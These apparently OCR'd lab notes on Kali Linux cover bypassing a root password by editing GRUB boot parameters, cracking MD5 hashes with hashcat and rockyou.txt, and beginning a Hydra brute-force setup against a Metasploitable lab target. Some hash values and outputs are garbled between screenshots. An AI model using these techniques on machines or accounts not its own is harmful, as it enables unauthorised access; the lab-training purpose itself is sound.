
- Restart kali linux and press E on this interface




➤ This window appears



- Go to Linux line and go to end to those line –



➤ Replace **ro quite splash** to **rw init=/bin/bash**



- After replacing , press fn +F10 keys on keyboard then new window appear
- Then type passwd and your username and press enter

```

usb usb1: SerialNumber: 0000:00:0b.0
bus 1:0:1:0: 12 ports detected
hub 1:0:1:0: 12 ports detected
sd 2:0:0:0: (disk) 104057600 512-byte logical blocks: (53.7 GB/50.0 GIB)
sd 2:0:0:0: (sdal) Write Protect is off
sd 2:0:0:0: (sdal) Mode Sense: 00 3a 00
sd 2:0:0:0: (sdal) Cache Enabled, read cache: enabled, doesn't support DPO or FUA
sd 2:0:0:0: (sdal) Preferred minimum I/O size 512 bytes
sd 2:0:0:0: (sdal) 12 ports detected
sda1: 104057600 512-byte logical blocks: (53.7 GB/50.0 GIB)
cdrom: Uniform CD-ROM driver Revision: 3.20
usb usb2: New USB device found, idVendor=1d6b, idProduct=0001, bcdDevice= 6.12
usb usb2: Manufacturer: Linux 6.12.20~and4 ohci_hcd
usb usb2: Product: OHCI1 PCI host controller
usb 2:0:1:0: 12 ports detected
hub 2:0:1:0: 12 ports detected
hub 2:0:1:0: 12 ports detected
sr 1:0:0:0: Attached scsi CD-ROM sr0
usb 2:1:0:0: 12 ports detected
hid: raw HID events driver (C) Jiri Kosina
usbehid: registered new interface driver usbehid
usbehid: 0000:00:00:06:0: USB HID core driver
input: VirtualBox USB Tablet as /devices/pci(0000:00:00:00:06:0)/usb2/2:1:1:0/0003:00EE:0021:0001/input/input0
hid-generic 0003:00EE:0021:0001: input hidraw0: USB HID v1.0 Mouse (VirtualBox USB Tablet) on usb-0000:00:06:0-1:input0
done.
Begin: mounting root file system ... Begin: Running /scripts/local-premount ... done.
Begin: Running /scripts/local-premount ... done.
Begin: mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-top ... done.
Begin: Will now check root file system ... fck from util-linux 2.40.4
[sh: /sbin/rkext4 (1) -- /dev/sdal] fckext4 -a -C /dev/sdal
/dev/sdal: recovering journal
/dev/sdal: clean, 915849/3219516 files, 7799196/12956832 blocks
done.
l 7.3126941 EXT4-fs (sdal): mounted filesystem 06aafl1a:f599:4e6c:86da:31ec9bec8181 r/w with ordered data mode. Quota mode: none.
done.
EXT4-fs (sdal): mounted filesystem 06aafl1a:f599:4e6c:86da:31ec9bec8181 r/w with ordered data mode. Quota mode: none.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
hash: cannot set terminal process group (-1): inappropriate ioctl for device
hash: no job control in this shell
root@kali:~# passwd
root@kali:~# passwd amit
New password:
```

- Enter new password
- Note :- when you set new password , its not a visible**
- Password update successfully

```

root@kali:~# passwd
Changing password for user root.
New password:
Retype new password:
passwd: password updated successfully
root@kali:~#

```

The terminal window shows the command `passwd` being run, followed by the new password being entered twice. The message `passwd: password updated successfully` confirms the change.

➤ Then restart your virtual machine


```

root@kali:~# passwd
Changing password for user root.
New password:
Retype new password:
passwd: password updated successfully
root@kali:~#

```

The terminal window shows the command `passwd` being run, followed by the new password being entered twice. The message `passwd: password updated successfully` confirms the change. A 'Close Virtual Machine' dialog box is overlaid on the terminal, asking if the user wants to save the machine state, send a shutdown signal, or power off the machine. The 'Power off the machine' option is selected.

➤ Login with your new password



2. Password cracking Using Hashcat

Hashcat is a **powerful password recovery tool** included in Kali Linux. It's primarily used for **cracking password hashes** using a variety of attack methods and supports a wide range of hash types. Here's a quick overview:

Hashcat cheat sheet :- <https://7958885.fs1.hubspotusercontent-na1.net/hubfs/7958885/Downloadable%20Assets/Brochures/QAL/Campaign/Cyber%20Pulse/Hashcat%20Cheat%20Sheet.pdf>

How to use it :-

- Step 1 :- open kali linux terminal
- Step 2 :- type `man hashcat` – detail information about hash

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@Kali: /usr/share/wordlists

Hashcat(1)

General Commands Manual

NAME

hashcat - Advanced GPU-based password recovery utility

SYNOPSIS

hashcat [options] hashfile [mask] wordfiles/directories

DESCRIPTION

hashcat is the world's fastest CPU-based password recovery tool.

While it's not as fast as its GPU counterpart oclHashcat, large lists can be easily split in half with a good dictionary and a bit of knowledge of the command switches.

Hashcat is the self-proclaimed world's fastest GPU-based password recovery tool. Examples of hashcat supported hashing algorithms are Microsoft LM Hashes, MD4, MD5, SHA-Family, Unix Crypt Formats, MySQL, Cisco PIX.

OPTIONS

-h, --help Show summary of options.

-V, --version Show version of program.

-m, --hash-type=NUM Hash-type, see references below

-a, --attack-mode=NUM Attack-mode, see references below

--quiet Suppress output

--force Ignore warnings

--stdin-timeout=short Abort if there is no input from stdin for X seconds

--machine-readable Display the status view in a machine-readable format

--keep-guessing Keep guessing the hash after it has been cracked

--self-test-disable Disable self-test functionality on startup

-loopback Add new plains to induct directory

-b, --benchmark Run benchmark

Manual page hashcat(1) time 1 (press h for help or q to quit)

28°C Sunny

ENG IN 10:50:32 10-04-2025

The screenshot shows a Kali Linux desktop environment. A terminal window is open in the background, displaying the man page for hashcat(1). The terminal title is "Hashcat(1)". The man page provides detailed information about the hashcat command-line interface, including options for hash type, attack mode, and performance settings. The desktop interface includes a taskbar with various application icons and system status indicators like battery level and network connection.

➤ Now , I have some hash values

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@Kali: /usr/share/wordlists

[root@Kali: /usr/share/wordlists]

hash.txt

F25a5fc72698970082a1e14ef6a9e9e9
21332f297a7a5a743d99a4ebedd91c3
55555555555555555555555555555555
0000018388856bf747e1de770715f62609

[root@Kali: /usr/share/wordlists]

Top Stories Centre appoints...


Q Search

ENG IN 10:51:41 10-04-2025

The screenshot shows a Kali Linux desktop environment. A terminal window is open in the background, displaying a file named "hash.txt" which contains several hash values. The file path is "/usr/share/wordlists". The desktop interface includes a taskbar with various application icons and system status indicators like battery level and network connection.

➤ Before crack hash , first find which type of hash is ?

- i. Used hash-identifier
- ii. Copy hash and paste in hash-identifier



```
Kali [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
root@Kali:/usr/share/wordlists  
File Actions Edit View Help  
└── cat hash.txt  
# cat hash.txt  
f25a2fc72690b780b2a14e140ef6a9e0  
21232f297a57a5743894a0e4a801fc3  
5f4dcc3b5aa765d61d8327de8b82cf99  
e6e061838856bf47e1de730719fb2609  
└── hash-identifier  
# hash-identifier  
# #####  
#  
#  
#  
#  
#  
#  
# By Zion3R  
# www.Blackloit.com  
# Root@Blackloit.com  
# #####  
#  
# HASH: f25a2fc72690b780b2a14e140ef6a9e0  
# Possible Hashes:  
[+] MD5  
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))  
Least Possible Hashes:  
[+] Radmin v2.x  
[+] NTLM  
[+] MD4  
[+] MD2  
[+] MD5(HMAC)  
[+] MD4(HMAC)  
[+] MD2(HMAC)  
[+] MD5(HMAC Wordpress)  
[+] Haval-128  
ENG IN 11:00:37 10-04-2025
```

➤ Break this hash using rockyou.txt dictionary

➤ Now use command :-

Hashcat -a 0 -m 0 hash.txt rockyou.txt

-a – attack mode

0 – wordlist mode

-m – hash type

-0 – md5

Hash.txt – file name that all hashes store

Rockyou.txt – dictionary

➤ Here , hashcat breaks hash 

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Maximum password length supported by kernel: 256

Hashes: 4 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed hash found as potfile entry.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename.: rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921516
* Keypairs..: 14344386

5f4dec3a5b8aa765dd1d8327deb882cf99:password
2123f297a57a5a43894e4e4801fc3:admin
Approaching Final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 0 (MD5)

28°C
ENG IN
11:04 10-04-2025
Search                
```

3.Password cracking Using Hydra

Hydra (also known as THC-Hydra) is a powerful password-cracking tool used to perform brute-force attacks on various protocols and services. It is included by default in Kali Linux, a popular penetration testing distribution.

Hydra cheat sheet :- <https://github.com/frizb/Hydra-Cheatsheet/blob/master/Hydra-Password-Cracking-Cheatsheet.pdf>


Attacker Machine - Kali linux

Target Machine – Metasploitable 2

Note – : if you know target machine username or password , then add it on hydra dictionary , because if the username or password are in the dictionary then you clear how brute force really worked

Attacker machines :-: username – msfadmin , password – msfadmin


Target ip :- 192.168.114.182



```
msfadmin@metasploitable:~$ ifconfig
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No netl...
msfadmin@metasploitable:~$ 3 ifconfig
eth0      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:0(0.0 B) TX bytes:0(0.0 B)
            Base address:0x0000 Memory:f0200000-f0220000


lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:109 errors:0 dropped:0 overruns:0 frame:0
            TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:27661(27.0 KB) TX bytes:27661 (27.0 KB)
msfadmin@metasploitable:~$
```

Hydra wordlist locations - /usr/share/wordlists




```
root@Kali:~/usr/share/wordlists
ls
[-] ls: cannot access ./rockyou.txt: No such file or directory
root@Kali:~/usr/share/wordlists
#
```

